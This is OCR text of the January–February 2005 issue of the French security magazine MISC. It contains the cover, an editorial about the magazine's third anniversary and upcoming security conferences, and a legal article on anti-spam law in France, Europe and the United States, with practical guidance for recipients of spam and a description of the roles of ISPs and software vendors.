
MISC

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

France Metro : 7,45 Eur - 12,5 CHF
BEL, LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C
MAR : 75 DH

17 janvier février 2005

100 % SÉCURITÉ INFORMATIQUE



Comment lutter contre le spam, les malwares, les spywares ?

Inclus :
Le spyware ; une menace de l'intérieur ou comment il s'installe, comment le détecter et comment le détruire

VIRUS

SCOB/PADODOR : quand les virus s'entraident

RÉSEAU

Netflow, la surveillance facile

SCIENCE

Étendre les protocoles d'échange de clés

Sommaire

[1] Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC), 1-3 juin 2005 à l'ESAT (Rennes) : **http://www.sstic.org**

[2] CanSecWest/Core05, 4-6 Mai 2005 à Vancouver (Canada) : **http://www.cansecwest.com**

[3] Prix Roberval : **http://prixroberval.utc.fr**

Édito

À cœur

Père Noël, Saint-Sylvestre, bûches, galettes des rois... tous ces termes sont symptomatiques de la période actuelle. En fait, ce n'est pas une bonne idée de naître à cette saison, comme pourront le constater à l'avenir le fils des Barbarnaud de Japua, ou mon nouveau neveu (ou nièce, on ne sait pas encore à l'heure de rédiger cette bafouille).

Et malheureusement, il en va de même pour la revue que vous tenez entre vos mains. Et oui, MISC fête ses 3 ans ! Qui aurait parié que nous serions encore là. Vous sans doute, puisque vous êtes toujours plus nombreux à nous lire. Alors de la part de tous ceux qui participent à la création de MISC, merci pour votre soutien. Et continuez à nous envoyer vos remarques, suggestions et autres propositions, même si parfois je mets du temps à répondre, voire que j'oublie (cela est sans aucun doute lié aux tempêtes solaires qui provoquent des émissions de neutrinos qui parasitent le bon fonctionnement des interconnexions entre mes doigts et mon cerveau - qui a dit que j'étais de mauvaise foi ? ;-)

Qu'est ce qui a changé depuis 3 ans ? J'aurais tendance à croire que la sensibilité aux problèmes de sécurité de l'information s'est accrue. Les facteurs sont nombreux qui confirment cela : multiplication des formations (universitaires et professionnelles), des conférences (<message subliminal>SSTIC - SSTIC - SSTIC [1]</message subliminal>), entreprises, logiciels, etc. Bref, il semble que l'activité (re)démarre. Les personnes sont de plus en plus souvent conscientes des risques. Mais bon, ce n'est pas parce que l'économie ralentit que les méfaits numériques font de même. Ce n'est pas parce que vous ne regardez pas (ou que vous ne voyez rien) qu'il ne se passe pas quelque chose sur vos systèmes. Ce n'est pas parce les méchants pirates font moins de bruit qu'ils ne continuent pas à tester et éprouver leurs astuces et leurs espiègleries. À l'opposé, la « recherche en sécurité de l'information » est tout de suite suspecte et les passionnés sont bien vite assimilés aux pirates. Enfin, en même temps, il suffit d'utiliser Bittorrent en ce moment pour être accusé de piraterie.

À l'image de cette confusion, il est un mot qui me tient à cœur : *hacker*. Il semble toujours être connoté péjorativement, malicieusement, négativement. Et pourtant, c'est à une conférence de *hackers* que MISC vous propose d'aller. Il ne s'agit ici pas de SSTIC, même si vous devriez aussi y venir, mais de CanSecWest/Core05 [2]. En partenariat avec ses organisateurs, l'équipe de MISC vous propose de nous soumettre un article. Le meilleur sera publié dans ces pages et son auteur pourra assister à cet évènement qui se tient à Vancouver au Canada du 4 au 6 Mai 2005. Tous les détails concernant ce concours sont disponibles sur le site : **http://www.miscmag.com/csw05.html**.

Toutefois, si vous trouvez que Vancouver, c'est loin et froid, vous pourrez ensuite vous réchauffer à Rennes du 1 au 3 Juin 2005 : soleil breton garanti, ambiance détendue et chaleureuse ! Ah pardon, on me dit dans mon oreillette qu'il s'agit en réalité d'une conférence exceptionnelle sur la sécurité de l'information avec pour thème la lutte informatique. Pas simple à définir... Déjà, il ne faut pas oublier que le concept n'est pas restreint à l'informatique, mais englobe aussi des considérations juridiques, économiques, stratégiques, et bien d'autres. La distinction sécurité offensive et défensive comporte trop d'ambiguïtés (un virus qui installe les patches de mise à jour, c'est quoi ?). La séparation entre interne/externe me semble déjà plus adaptée, à ceci près qu'il faut au préalable réussir à cerner le périmètre de son système d'information. Ainsi, tous les moyens sont bons pour la protection de son propre périmètre. En revanche, dès qu'on en sort... Reste alors la question tant à la mode de la « guerre préventive » : je vais attaquer l'autre pour diminuer, voire éliminer la menace qu'il représente à mon encontre. Pour SSTIC, nous avons opté pour un découpage en 3 actes : le cadre (législation, stratégie, guerre de l'information,...), les sciences et techniques (la mise en oeuvre concrète des moyens, allant du codage des logiciels à l'architecture des systèmes par exemple) et enfin la gestion de crise (enquêtes, analyse post-mortem, et autres actions à entreprendre lorsqu'on est pris dans un incident de sécurité). Et vous voudriez rater cela ?

Bonne lecture et bonne année.

Frédéric Raynal

P.S. : Un grand bravo aux instigateurs du prix Roberval [3], qui encourage les publications scientifiques en langue française, mais aussi et surtout à Éric Filiol pour son prix !

La légalité du spam : une question ouverte

Introduction

Qui de nos jours n'a pas été confronté à la réception de spams. L'origine de ce terme remonte à une marque de « corned-beef »[1] qui accompagnait les soldats américains pendant la première guerre mondiale. Il a été repris dans un sketch d'humoristes anglais[2] qui vantaient les mérites du produit en chantonnant « Spam Spam Spam... ». De là l'origine de la dénomination de « spam » pour qualifier l'envoi massif de courriels à des personnes incluses dans une liste de diffusion sans leur consentement, pour leur demander de venir visiter un site, faire la promotion de tel ou tel produit, diffuser sur un forum de discussion des messages sans rapport avec le thème de ce dernier. Il n'existe cependant pas de définition consacrée, mais la finalité de ce moyen reste la prospection[3]. Le spam est aussi connu sous les noms de courrier-rebut, junk (mail), pourriel ou polluriel.

Ce phénomène prend de plus en plus d'ampleur (Il atteint même à présent les téléphones portables par le biais des SMS) et sa prolifération pèse sur le réseau et mine la confiance dans l'économie numérique.

En réaction, plusieurs États ont mis en place des dispositifs légaux pour enrayer ces envois de correspondance en masse non désirée. Mais une lutte unilatérale ne suffit pas hélas, car nous ne devons pas perdre de vue que le cyberespace ne connaît pas de frontières ! Et beaucoup d'États n'ont toujours pas adopté de législation réprimant de telles pratiques et servent ainsi de base arrière à ces activités illicites, sans en être pour autant inquiétés.

Alors comment faire face à ce fléau qui touche de plein fouet les échanges sur Internet ? Certes, l'adoption de mesures étatiques, par exemple la loi américaine anti-phishing[4], est importante, mais il est impératif, comme nous le verrons dans ce qui suit, qu'une véritable coopération internationale et une implication dans cette lutte de tous les acteurs concernés par les échanges sont fondamentales.

C'est seulement de cette façon que l'on pourra réduire, et non pas malheureusement mettre fin, à de tels agissements. Les moyens techniques mis à disposition des utilisateurs aussi efficaces soient-ils ne permettent pas de lutter dans la durée et peuvent eux-mêmes susciter quelques interrogations.

D'autre part, faut-il bannir vraiment les spams ou au contraire encadrer la pratique ? La question reste donc ouverte.

1. Contexte juridique

Sur le plan juridique, les États ont une approche différente : soit ils n'ont rien prévu (cas de pays comme la Chine), soit ils ont prévu des dispositions légales, mais celles-ci sont issues d'une approche différente : approche *opt-in* (c'est-à-dire nécessité pour le spammeur de recueillir le consentement préalable du spammé avant tout envoi), ou approche *opt-out* (c'est-à-dire pour le spammeur de donner la possibilité au spammé de s'opposer aux prochains envois de spams).

Ces disparités, ajoutées à l'absence de frontières qui caractérise Internet, ne vont pas sans poser de questions sur la juridiction compétente pour connaître d'une affaire et surtout l'exécution de la décision dans les autres pays.

1.1 Existence de dispositions légales disparates et hétérogènes

En France

Il existe de nombreux fondements juridiques sur lesquels peuvent s'appuyer les victimes :

→ *le droit de la concurrence et la protection du consommateur en cas de publicité trompeuse*

Il est courant en effet de recevoir des courriels relatifs aux bienfaits du Viagra ou des propositions de placements financiers émanant par exemple de personnes originaires d'Afrique.

On peut considérer que ces envois dans la boîte aux lettres d'un particulier doivent respecter les dispositions des articles L 121-21 et suivants du Code de la consommation (précisant les conditions de démarchage à domicile et en sanctionnant les abus). Mais les poursuites judiciaires sur ce fondement ne sont pas simples lorsque le démarchage est réalisé depuis l'étranger.

→ *la loi du 5 janvier 1988 dite loi Godefrain sur le fondement des dispositions sur la fraude*

Deux hypothèses sont ici visées : le cas de la saturation d'un système automatisé de données par l'envoi massif de pourriels, mais aussi le contrôle par le spammeur de l'ordinateur d'un

Anabella Mettier
amettier@free.fr

tiers (via par exemple un logiciel comme « le cheval de Troie ») pour envoyer du courrier sans être autorisé.

→ *d'autres dispositions pénales peuvent également être invoquées:*

Par exemple, dans le cadre d'emails à caractère pornographique, l'article 227-24 du Code pénal relatif à la protection des mineurs.

→ *la loi "informatique, fichiers et libertés"* [5] *est applicable pour la collecte frauduleuse d'adresses électroniques*

Les sanctions encourues sont de 5 ans d'emprisonnement et 300 000 euros d'amende (article 226-18) .

Cette loi a fait récemment l'objet de modifications apportées par *la loi du 6 août 2004 relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel transposant la directive vie privée de 1995*

→ *défaut de formalités préalables au traitement automatisé d'informations nominatives (formalités à accomplir auprès de la CNIL)* : 3 ans d'emprisonnement et 45 000 euros d'amende (article 226-16 du code pénal) ;

Le recours au spamming nécessite évidemment l'exploitation d'un fichier de données nominatives, dans la mesure où il faut bien des adresses auxquelles adresser les emails publicitaires. Ce fichier doit être préalablement déclaré à la Cnil à sa constitution et permettre aux personnes y figurant un droit d'accès et de rectification des données les concernant. Ce qui n'est en général pas le cas.

→ *non respect des éventuelles clauses contractuelles liant le "spammeur" à son fournisseur d'accès à Internet : dommages et intérêts (article 1147 du code civil)*

En France, la majeure partie des contrats d'accès à Internet prohibent formellement le spamming.

→ *envoi massif de mails destinés à altérer le fonctionnement du système*

Les sanctions vont de 1 an d'emprisonnement et 15 000 euros d'amende à 3 ans d'emprisonnement et 45 000 euros d'amende (articles 323-1 à 323-7 du Code pénal).

→ *la loi* [6] *pour la confiance dans l'économie numérique (connue sous LEN ou LCEN):*

Elle consacre l'approche « opt-in », conformément à la directive européenne « vie privée et communications électroniques » en prévoyant deux exceptions.

Ainsi, « est interdite la prospection directe, au moyen d'automates d'appel, d'un télécopieur ou d'un courrier électronique utilisant, sous quelque forme que ce soit, les coordonnées d'une personne physique qui n'a pas exprimé son consentement préalable à recevoir des prospections directes par ce moyen. », Article 22 alinéa 1er. Deux exceptions sont prévues dans ce même article de la LCEN: pour la prospection directe vers les personnes morales; en cas de relations contractuelles.

La prospection directe par courrier électronique est autorisée, dans le respect de la loi n°78-17 du 6 janvier 1978, si les coordonnées du destinataire ont été recueillies directement auprès de lui, à l'occasion d'une vente ou d'une prestation de service, si la prospection directe concerne des produits ou services analogues à ceux antérieurement fournis par la même personne, et si le destinataire se voit offrir, de manière expresse et dénuée d'ambiguïté, la possibilité de s'opposer, sans frais et de manière simple, à l'utilisation de ses coordonnées électroniques. Encore faut-il penser à effectuer cette démarche.

En Europe

Nous avons différentes directives :

→la directive n° 95/46/CE du 24 octobre 1995 transposée en France récemment par loi relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel ;

→la directive n° 97/7/CE du 20 mai 1997 relative à la protection des consommateurs en matière de contrats à distance, transposée par l'ordonnance n° 2001-741 du 23 août 2001 ;

[1] SPAM : acronyme de « Spiced Pork and Meat ».

[2] Les Monty Python.

[3] Divergence sur la définition : le caractère non sollicité suffit à caractériser un spam (directive du 12 juillet 2002) alors qu'aux États-Unis c'est le caractère déloyal ou trompeur.

[4] Pratique qui consiste à envoyer de faux courriels aux internautes pour les inviter à divulguer des données financières confidentielles.

[5] n° 78 -17 du 6 janvier 1978.

[6] n° 2004-575 du 21 juin 2004, publiée au Journal Officiel du 22 juin 2004.

→Et surtout, la directive n° 2002/58/ du 12 juillet 2002 relative à la vie privée et aux communications électroniques, également transposée par la LCEN ou LEN en France, dont nous avons vu plus haut les grandes lignes.

Concernant les dispositifs en vigueur dans les autres États de l'Union Européenne, ceux-ci ont été influencés comme la France par la directive et ont consacré l'approche « opt-in ».

Certains disposent d'autres dispositions légales, comme le Royaume-Uni ou encore l'Allemagne par exemple.

Dispositif anti-spam au Royaume Uni

Le Royaume-Uni a introduit l'approche opt-in, mais aussi opt-out, par la réglementation sur la vie privée et les communications électroniques (« Privacy and electronic communications ») entrée en vigueur le 11/12/2003. Celle-ci valide les courriels commerciaux adressés aux particuliers sous réserve de leur consentement préalable, mais impose que le spammé puisse s'opposer à l'envoi de tels messages.

Cette réglementation prévoit une exception: en cas d'existence de relations contractuelles antérieures. C'est alors le système de l'opt-out qui s'applique sous réserve de certaines conditions.

La législation britannique ne prévoit que des amendes et pas de sanction pénale.

Il existe une autorité indépendante « la Commission à l'information » avec un rôle international et interne et qui rend directement compte au Parlement anglais.

Aussi bien les recours individuels que collectifs sont possibles, contrairement aux États-Unis. Le particulier peut également s'inscrire sur une liste officielle pour ne plus recevoir de « sollicitations commerciales » non désirées.

Sur le plan de la compétence juridictionnelle, les tribunaux britanniques sont compétents dès lors que le défendeur (spammeur) et la victime (spammé) sont domiciliés au Royaume-Uni.

Dispositif anti-spam en Allemagne

Contrairement à la France et au Royaume-Uni, l'Allemagne ne dispose pas de législation spécifique contre les spams.

Tout repose sur la jurisprudence influencée par l'approche « opt-in ». La Directive européenne est en cours de transposition.

Là encore, à l'inverse de la France et du Royaume-Uni, il n'existe pas d'autorité dédiée à la lutte contre le spam, ni aucun moyen d'investigation défini.

Concernant les recours, ils peuvent aussi bien être individuels que collectifs.

Les exemples de dispositifs que nous venons de voir montrent à quel point il est nécessaire que l'Europe poursuive dans l'harmonisation de ses réglementations en la matière, qu'elle mette les moyens en faveur d'une véritable politique relative aux nouvelles technologies et pas basée uniquement sur des directives.

Ainsi la directive «Vie privée et communications électroniques » interdisant l'envoi de communications commerciales non sollicitées à des personnes physiques aurait dû être transposée dans la législation des États de l'UE pour le 31/10/2003. La France comme d'autres États l'ont transposée plus tard. Pour d'autres, elle est encore en cours de transposition.

Contrairement au règlement communautaire, la directive, pour être applicable, doit être transposée dans la législation des États membres. Elle n'est pas d'application directe.

Dans le monde

Parmi les plus gros « fournisseurs» de spams figurent en tête les États-Unis qui, conscients de cette réalité, ont pris des mesures et adopté en début d'année 2004 la Loi fédérale CAN-Spam Act.

Avant cette Loi fédérale, seuls 36 États avaient adopté une loi spécifique réglementant l'envoi de pourriels.

A présent, nous avons cette Loi fédérale qui valide l'envoi de pourriels sous certaines conditions : que chaque courriel inclut un mécanisme clairement identifié de l'opt-out (possibilité pour le spammé de demander à ne plus recevoir de pourriels).

Deux exceptions sont prévues à ce mécanisme :

- →existence de relations contractuelles antérieures ;
- →existence du consentement du spammé.

Les sanctions encourues sont à la fois civiles et pénales (peines d'emprisonnement prévues).

Aux États-Unis, le Procureur général d'État peut tout d'abord, au nom des citoyens de son État, enquêter puis demander des sanctions pécuniaires. Les amendes peuvent aller jusqu'à 250 dollars par courriel envoyé, et dans certains cas, les montants peuvent être triplés.

Le particulier ne peut exercer directement un recours. Il doit passer par le Procureur général. Il peut cependant porter plainte via Internet auprès de la FTC (*Federal Trade Commission*), autorité chargée de la concurrence et de la répression des fraudes. Celle-ci mènera l'enquête et saisira le Procureur.

Les procès fleurissent. Microsoft, pour ne pas le citer, a déjà engagé une soixantaine de procès et en a gagné dix (ce qui lui aurait rapporté 54 millions de dollars de dommages et intérêts)[7].

1.2 Existence de problèmes de loi applicable, de juridiction compétente et d'exécution des jugements rendus

La mise en relation de parties localisées aux quatre coins du monde fait d'Internet un « monde » dénué de frontières. Ainsi, à l'occasion d'échanges, un internaute d'un pays A peut être victime de propos diffamatoires propagés depuis un serveur d'un pays B ou de publicité mensongère, frauduleuse...

Si la personne, l'association ou la société lésée entend engager des poursuites envers l'auteur des faits incriminés, elle devra en premier lieu déterminer la juridiction compétente:

Quelle est alors la juridiction compétente pour connaître de l'affaire ? Le tribunal du lieu de la victime, du lieu du serveur, du domicile de l'auteur de l'acte incriminé ?

Il s'agit pour les initiés d'une question purement de droit international privé : le règlement de conflits de juridictions.

En matière de responsabilité civile non contractuelle, l'article 5-3 de la Convention de Bruxelles prévoit que le défendeur (le spammeur) peut être attrait devant le tribunal du « lieu où le fait dommageable s'est produit ».

D'après la jurisprudence de la Cour de Justice des communautés Européennes, « le lieu où le fait dommageable s'est produit » vise à la fois le lieu de l'événement causal et le lieu où le dommage est survenu.

Dans une affaire de diffamation internationale par voie de presse, la Cour de justice a eu l'occasion de préciser que la victime peut intenter une action soit devant les juridictions de l'État « contrat du lieu d'établissement », soit devant les juridictions de chaque État contractant dans lequel la publication a été diffusée. Cette interprétation telle que la propose la Cour de Justice des Communautés Européenne conduit à une universalisation de la compétence des tribunaux dès lors que l'acte litigieux a été commis sur le réseau.

Cette jurisprudence a été confirmée dans plusieurs affaires en France. A nous de nous interroger sur son adéquation à cet environnement. Cela signifie qu'à n'importe quel moment un internaute peut être attrait dans n'importe quel tribunal dans le monde et ce alors même que la diffusion n'est dirigée que vers une cible et réalisée à partir d'un pays qui valide la pratique.

Malgré tout, une décision, si elle veut être applicable sur le territoire d'un autre pays, doit être revêtue de la force de la chose jugée, c'est-à-dire l'Exequatur [8]. Mais à quelles conditions une décision rendue dans un État peut-elle donc être reconnue et exécutée dans un autre État ?

Pour illustrer, nous avons un bel exemple dans la célèbre affaire Yahoo. En l'espèce, des objets nazis avaient été mis aux enchères à partir d'un site hébergé aux États-Unis (« Yahoo.com »).

Des associations françaises ont alors demandé à Yahoo! Inc. de cesser toute diffusion en France. Parallèlement, les juridictions françaises saisies se sont reconnues compétentes pour connaître de l'affaire. Yahoo a désactivé la mise en ligne de ce service mais a interrogé les autorités judiciaires californiennes pour savoir quelle aurait été leur attitude dans la mise en œuvre de cette décision française dans le cas contraire. A cette question, la juridiction californienne a considéré que la décision française n'aurait été applicable au motif que si la décision avait été jugée aux États-Unis, elle irait à l'encontre du premier amendement de la Constitution américaine sur la liberté d'expression.

1.3 Amorce d'une coopération internationale impérative : Groupe de travail OCDE

Tous les professionnels s'accordent à dire que des mesures étatiques ne suffisent à elles seules à enrayer le fléau des spams. En raison des problématiques liées à l'environnement Internet, une véritable coopération internationale s'impose de plus en plus.

Diverses initiatives ont été engagées sur la scène internationale, dont récemment la formation le 12/08/2004 d'un Groupe de travail dédié à ce sujet au sein de l'OCDE.

Parmi les objectifs clefs de ce Groupe de réflexion figurent la coordination des politiques internationales de lutte contre le spam, l'incitation à l'adoption de pratiques optimales par les entreprises industrielles et commerciales, la promotion de meilleures mesures techniques pour combattre le spam, la sensibilisation et plus ample information des consommateurs, et aussi l'amélioration de l'application transfrontière des lois. Il s'est fixé une durée de deux ans pour déterminer des stratégies communes.

Lors de la dernière réunion qui a eu lieu en Corée le 21 septembre 2004, ce Groupe OCDE a conclu sur les points suivants que contiendra la « boîte à outils » en cours d'élaboration:

- → un guide de référence sur la réglementation relative au spam, dans lequel seront recensées les différentes approches actuelles en la matière, pour aider à identifier les failles ainsi que les moyens d'améliorer l'application de la réglementation et la coopération au niveau international ;
- → un examen des dispositions d'autorégulation existant aux plans professionnel, national et international et pouvant être appliquées contre le spam ;
- → une analyse des mesures techniques existantes et en cours d'élaboration pour lutter contre le phénomène du pollupostage, notamment des technologies d'authentification ;
- → une synthèse d'information destinée à éduquer et sensibiliser le public à la menace que constitue le spam et aux moyens de le combattre, notamment par des conseils sur la façon de se protéger contre le spam et le « phishing »,
- → un aperçu des partenariats existants contre le spam, des exemples de bonnes pratiques et des enseignements à tirer du développement de partenariats coopératifs contre le spam.

Par ailleurs, tous les acteurs sont invités à faire leurs suggestions sur le site suivant mis à leur disposition :
spam.project@oecd.org.

Des associations d'internautes proposent également des solutions pour lutter contre le spam. Ainsi, par exemple, *le livre blanc de l'Observatoire du mail* [9] qui préconise la mise en place d'un système de marquage électronique des mails envoyés massivement en prévoyant l'identification de l'expéditeur et l'objet des messages.

2. Quelques conseils pratiques

2.1 Conseils pour spammeurs

Bannir ou encadrer l'envoi massif de courriels non désirés est un débat qui à ce jour n'est pas tranché. Ce moyen de publicité est très attractif et peu coûteux.

[7] Exemple d'affaire gagnée par Microsoft : condamnation en juillet 2004 par un juge fédéral de Californie de la société Pointcom suite à l'envoi massif de courriels non sollicités.

[8] Exequatur : reconnaissance par un État d'une décision judiciaire émanant d'un autre État. A défaut d'exequatur, cette décision reste lettre morte et l'auteur des faits incriminés reste impuni et continue.

[9] Fondé par deux associations : l'ACSEL (Association pour le Commerce et les Services en ligne) et l'IREPP (Institut de Recherches et Prospectives Postales) ; voir le site **http://www.observatoiredumail.com.**

Il est courant de voir la promotion de tel ou tel produit (sans évoquer bien sûr le cas de la publicité mensongère...).

Comme nous l'avons vu dans les paragraphes précédents, ce mode de publicité peut être légal dans un certain nombre de pays sous réserve du respect de certaines conditions, exemple de la France ou des États-Unis.

→ Le spammeur doit avoir en tête l'impact géographique de la diffusion de ses spams et du respect des différentes législations qui coexistent.

→ Ainsi, le spammeur averti (nous ne parlerons pas ici des spams frauduleux) devra veiller non seulement à obtenir le consentement préalable du spammé (conformément aux législations en vigueur en Europe) mais aussi la possibilité de celui-ci de s'opposer à la réception de nouveaux courriels (prévue par exemple dans la Loi fédérale américaine citée).

2.2.Conseils pour spammés

Concernant le spammé averti, à côté des précautions d'ordre technique à prendre, quelques conseils plus juridiques sont à suivre pour agir contre ces pratiques :

→ Il doit d'abord rassembler des preuves : la lecture et la conservation des en-têtes de messages est à cet égard une étape indispensable avant de signaler et dénoncer le spammeur ;

→ Alerter le propriétaire du serveur de messagerie utilisé par le « spammeur » et/ou son propre fournisseur d'accès à Internet et/ou l'hébergeur du site Web du « spammeur ». Il existe à cet effet de nombreuses boîtes mails dédiées au traitement des spams émis permettant au fournisseur d'accès d'agir à son tour [10].

Il pourra le faire à deux conditions : que son serveur ait été effectivement à l'origine de l'émission du spam, et que l'auteur de la diffusion du spam n'ait pas respecté les conditions générales d'utilisation. L'affaire AOL en est une belle illustration comme nous le verrons dans les développements à venir.

Le fournisseur d'accès à Internet pourra ainsi fermer ou suspendre le compte de son abonné dans la mesure où les conditions générales d'utilisation de service de la plupart des fournisseurs d'accès interdisent la pratique du spamming.

Dans le mail que le spammé adressera au fournisseur d'accès, il devra au minimum faire apparaître la copie de l'en-tête du message incriminé afin de permettre l'analyse technique du spam et préciser qu'il s'oppose à la réception de tout nouveau message conformément à l'article 26 de loi Informatique et Libertés du 6 janvier 1978. Cette phase est importante en cas d'inaction de l'hébergeur. Ce dernier peut voir en effet engager sa responsabilité s'il a connaissance effective du caractère illicite et qu'il n'a pas agi avec promptitude pour rendre l'accès impossible au spammeur.

Pour les spams provenant manifestement de sociétés situées hors de l'Union européenne (États-Unis, Asie, etc.), d'autres sites, par exemple le site **http://www.spamanti.net**, proposent une liste assez complète de points de contact « Abuse » des principaux fournisseurs de messageries électroniques, ainsi que le site **http://www.caspam.org** dans la rubrique « Outils - Caspam WHOIS - DNS – ABUSE ».

Le spammé pourra également consulter le site Web de l'Association des Fournisseurs d'Accès et de Services Internet qui fournit aux internautes la liste des adresses « abuse » de leurs membres.

→ Porter plainte auprès des autorités judiciaires : le spammé peut, après avoir réalisé les étapes ci-dessus, adresser sa plainte au commissariat de police ou à la gendarmerie de son domicile. Celle-ci sera alors enregistrée et transmise au procureur de la République. Il peut également l'adresser directement auprès du parquet du Tribunal de Grande Instance par l'envoi d'une simple lettre au Procureur de la République, accompagnée de la copie de l'en-tête du ou des message(s) incriminé(s).

Un modèle de lettre est proposé sur le site Web de la CNIL. L'internaute trouvera également quelques conseils du ministère de la Justice figurant à l'adresse suivante :
http://www.justice.gouv.fr/publicat/portezplainte.htm

→ Saisir la CNIL : le spammeur peut parallèlement saisir la CNIL par voie postale, en n'oubliant pas de joindre à son courrier une copie de l'en-tête du message incriminé et indiquer les démarches déjà entreprises (exercice du droit d'opposition auprès de l'expéditeur, plainte auprès du fournisseur d'accès etc.).

Dans le cas d'utilisation par le spammeur de serveurs de tierces personnes comme relais, cela rend très difficile leur identification par la CNIL et ne lui permet pas d'assurer un traitement individualisé des plaintes dont elle est saisie. Cependant, elle peut recouper les informations et procéder à de nouvelles dénonciations auprès du parquet.

→ Alerter les organismes spécialisés dans la lutte contre les spams :

- Si le spammé a connaissance du pays d'émission du spam, il peut avertir les autorités du pays concerné ;
- S'agissant des spammeurs américains, l'internaute victime de spams pourra transférer les messages non sollicités au département du commerce américain (Federal Trade Commission) qui propose une procédure d'alerte sur son site **http://www.ftc.gov** à la Rubrique « File a complaint on line » ou en les envoyant directement à l'adresse **UCE@FTC.GOV**.

[10] Exemple de boîte : abuse@nomduserveur.domaine

Plusieurs organismes d'origine française, européenne ou américaine se mobilisent pour lutter contre le spam. Une liste non exhaustive de ceux-ci est disponible à la rubrique « Liens utiles » sur le site Web de la CNIL.

3. Le rôle des acteurs du cyberespace

Nous n'évoquerons pas ici le rôle des Groupes de réflexion ou associations, vu précédemment.

3.1 Le rôle des fournisseurs d'accès

Dans cette lutte, les fournisseurs d'accès ont un rôle important à jouer. En effet, leurs serveurs sont utilisés pour pratiquer l'envoi massif de courriers électroniques non sollicités. Eux-même sont des victimes. Ils subissent des préjudices car de telles pratiques peuvent générer des engorgements de réseaux et des pertes de clientèle.

Comment peuvent-ils donc légalement agir contre les spams ?

Sur la base contractuelle :

Certains fournisseurs d'accès inscrivent dans leurs contrats ou conditions générales l'interdiction de se livrer au « pollupostage » ou pourriel.

Récemment, dans une affaire du 5 mai 2004, le Tribunal de commerce de Paris a confirmé le droit d'AOL de procéder à la fermeture des comptes ouverts par un spammer sur la base de ses dispositions contractuelles :

> « L'article 10-2 des conditions générales d'AOL prévoit la possibilité de résiliation des accès par le fournisseur unilatérale, sans préavis, ni mise en demeure, en cas de manquement grave du titulaire du compte » (en l'occurrence l'usage abusif du compte d'AOL pour se livrer à du spam).

Le fournisseur peut également s'appuyer sur la netiquette [11], une charte de bonne conduite établie par les acteurs de l'Internet, qu'ils soient utilisateurs professionnels ou particuliers.

Les conditions générales d'utilisation des fournisseurs d'accès, des hébergeurs, et des portails font très souvent référence à la netiquette, et le non-respect de ce code par l'utilisateur peut entraîner la suspension ou la coupure de son compte.

Dans une décision du 21 février 2001, le TGI de Rochefort-sur-Mer a rejeté la demande d'un abonné du service Wanadoo réclamant que soit jugée abusive la résiliation du contrat de fourniture d'accès motivée par le fait que l'abonné s'était livré à du spamming dans des forums de discussion. Pour justifier la résiliation, le Tribunal s'est fondé sur la netiquette, qualifiée d'usage au sens de l'article 1135 du Code Civil : « les Conventions obligent non seulement à ce qui est exprimé mais encore à toutes les suites que l'équité, l'usage ou la loi donnent à l'obligation d'après sa nature » et a légitimé la fermeture de compte pour ces motifs.

Le TGI de Paris, par une ordonnance de référé du 15 janvier 2002, a également justifié la décision de deux fournisseurs d'accès de suspendre l'accès au réseau à un abonné se livrant au spamming sur la base de la netiquette, mais ici en renfort de la violation contractuelle.

Sur le Fondement pénal :

Les fournisseurs d'accès peuvent également poursuivre les spammeurs sur le plan pénal.

En cas d'entrave volontaire au fonctionnement des installations informatiques animé d'une intention de nuire, les fournisseurs d'accès peuvent saisir les autorités pénales sur la base de l'article 323-2 du Code pénal. C'est ainsi que le TGI de Paris a condamné, dans une décision du 24 mai 2002, un internaute qui avait pratiqué du « mail bombing » à 4 mois de prison avec sursis et à payer 20 000 euros de dommages et intérêts à Noos qui s'était porté partie civile dans cette affaire, et dont les serveurs de messagerie étaient restés inopérants durant une dizaine d'heures.

Dans le cadre du Projet de loi pour la confiance dans l'économie numérique, les parlementaires avaient envisagé le « droit de plainte » automatique des fournisseurs d'accès en cas de spam. Celle-ci a été malheureusement abandonnée.

Il serait intéressant de prévoir l'obligation du respect par le spammeur des politiques des fournisseurs d'accès affichées en matière de spam. Ainsi, un spammeur ne pourrait se livrer à cette activité sous peine d'amende lourde par mails envoyés. Cette politique a été adoptée par certains États américains et permet ainsi aux consommateurs de choisir leur fournisseur d'accès en fonction de leur politique déclarée dans ce domaine.

3.2 Le rôle des éditeurs de logiciels

Les éditeurs de logiciels ont incontestablement un rôle à jouer. Ils mettent déjà à la disposition des internautes différents outils de filtrage des emails. Ils agissent également judiciairement contre les spammeurs. Récemment, en juin dernier, Microsoft, Amazon, AOL, Earthlink et Yahoo se sont alliés pour engager des poursuites contre des spammeurs [12].

